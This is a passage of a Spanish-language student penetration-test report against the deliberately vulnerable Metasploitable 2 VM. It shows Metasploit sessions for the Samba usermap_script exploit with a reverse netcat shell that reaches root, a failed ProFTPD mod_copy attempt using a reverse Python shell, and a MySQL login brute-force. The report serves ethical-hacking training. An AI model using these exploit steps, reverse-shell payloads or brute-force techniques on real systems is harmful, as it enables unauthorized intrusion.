   8   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                              .                .          .      .
   10    \_ target: Windows x64                              .                .          .      .
   11  post/linux/gather/enum_configs                        .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                  .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   16  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .            .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .            .          .      .
   20    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04   .            .          .      .
   21    \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10   .            .          .      .
   22    \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze       .            .          .      .
```

ILUSTRACIÓN 61 Módulos de explotación SMB identificados a través de Metasploit

Paso 6. l exploit está ahí. Como siempre:

1. Copiar el nombre del módulo de explotación
2. Escribe “use” y pega “exploit/multi/samba/usermap_script” e ingresa

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 62 Configuración del exploit Samba usermap_script en Metasploit

Paso 7. Cabíamos el puerto por el 445

Recordemos que hay dos puertos abiertos que ejecutan la misma versión Son el puerto 139 y el puerto 445. Supongamos que quieres cambiar el puerto del 139 al 445. Solo tienes que hacer lo siguiente:

tipo **“set RPORT 445”** y configuramos la ip del objetivo **con set RHOSTS 10.0.2.4**

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 63 Parámetros configurados para explotar Samba usermap_script

Paso 8. Y ya estaremos listo para iniciar el ataque con exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Command shell session 1 opened (10.0.2.5:4444 -> 10.0.2.4:53046) at 2025-08-07 15:50:32 -0500

whoami
root
```

ILUSTRACIÓN 64 Explotación exitosa del módulo usermap_script obteniendo acceso root

VULNERACION DEL PUERTO 2121

```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 02:24 -05
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

ILUSTRACIÓN 65 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. Miramos que exploit vamos a usar en este caso se va a usar exploit/unix/ftp/proftpd_modcopy_exec




ILUSTRACIÓN 66 Listado de exploits disponibles para ProFTPD encontrados con Metasploit

Paso 2 revisamos el estado de la versión





ILUSTRACIÓN 67 Configuración del Exploit ProFTPD mod_copy en Metasploit

Paso 3. Cambiamos valores

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RPORT 2121
RPORT => 2121
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
```

ILUSTRACIÓN 68 Asignación de parámetros para el exploit ProFTPD mod_copy en Metasploit



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      2121             yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 69 Parámetros configurados para el exploit ProFTPD 1.3.5 mod_copy en Metasploit

Paso 4. Para establecer el host remoto y la ruta absoluta del sitio web con permiso de escritura.

Luego, con el comando " **show payloads",** podemos ver las cargas útiles disponibles y seleccionar una con **"set payload** < payload name > **".** En nuestro caso, usaremos **payload/cmd/unix/reverse_python**, que es un shell TCP inverso mediante Python.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show paylog
[-] Invalid parameter "paylog", use "show -h" for more information
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser            .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk           .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat        .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl          .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6     .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic            .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind      .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse   .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk        .                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat     .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl       .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl   .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python     .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)
```

ILUSTRACIÓN 70 Selección del payload reverse shell en el exploit ProFTPD mod_copy

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
```

Paso 5 no se pudo vulnerar A pesar de detectarse una versión de **ProFTPD potencialmente vulnerable (1.3.1)**, **no fue posible explotarla** con el módulo unix/ftp/proftpd_modcopy_exec, posiblemente debido a:

- Ausencia del módulo mod_copy.
- Restricciones de permisos en el servidor FTP.
- Puerto no estándar no bien manejado por el exploit.
- Configuración del servicio que mitiga la vulnerabilidad.

ILUSTRACIÓN 71 Fallo en la explotación del servicio ProFTPD utilizando mod_copy

VULNERACION DEL PUERTO 3306




ILUSTRACIÓN 72 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. Se identificó que el puerto 3306 (MySQL) está abierto en el host 10.0.2.4, mediante un escaneo de servicios con Nmap. Esto indica que el servicio de base de datos está expuesto y puede ser evaluado por posibles vulnerabilidades.




ILUSTRACIÓN 73 Búsqueda del módulo auxiliar mysql_login en Metasploit

Paso 2. Se utilizó el módulo mysql_login de Metasploit para intentar autenticarse con credenciales por defecto o contraseñas débiles. Este módulo permite realizar ataques de fuerza bruta contra el servicio MySQL remoto

```
msf6 > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 74 Parámetros del módulo auxiliary/scanner/mysql/mysql_login en Metasploit

Paso 3. Se configuró el archivo userpass.txt como diccionario para realizar el ataque. Este archivo contiene combinaciones de usuarios y contraseñas a probar en el servicio MySQL expuesto.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          root             no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 75 "Configuración de parámetros para el módulo mysql_login en Metasploit

Paso 4 Se ejecutó el módulo y se obtuvo una respuesta positiva: credenciales válidas fueron descubiertas (root: root, por ejemplo), lo cual permite autenticarse exitosamente en la base de datos remota

ILUSTRACIÓN 76 Ejecución del módulo mysql_login y resultado del intento de autenticación

Paso 5. Con las credenciales obtenidas, se accedió al servicio MySQL, permitiendo consultar información sensible de bases de datos, usuarios y versiones. Esto confirma que el servicio es vulnerable a acceso no autorizado.

ILUSTRACIÓN 77 Conexión exitosa a MySQL y enumeración de bases de datos disponibles

CONCLUCION

A través del presente informe se evidenció la importancia de realizar pruebas de penetración en entornos controlados como Metasploitable 2, con el fin de identificar y comprender vulnerabilidades presentes en diversos servicios y puertos de red. Cada explotación documentada permitió demostrar, paso a paso, cómo un atacante podría obtener acceso no autorizado utilizando herramientas como Metasploit Framework y técnicas como fuerza bruta, enumeración de usuarios y explotación directa de servicios vulnerables.

Se logró vulnerar con éxito múltiples servicios (FTP, SSH, Telnet, SMTP, SMB y MySQL), obteniendo acceso privilegiado en la mayoría de los casos, lo que pone de manifiesto los riesgos asociados al uso de versiones obsoletas o mal configuradas. También se documentó un intento fallido de explotación en el puerto 2121, lo cual refleja que no todos los vectores son exitosos y que existen múltiples factores que pueden impedir la explotación, como configuraciones específicas o falta de módulos habilitados.

En conclusión, este ejercicio práctico reforzó conocimientos sobre hacking ético, auditoría de seguridad y uso de herramientas profesionales, siendo un paso fundamental en la formación como profesional en seguridad informática.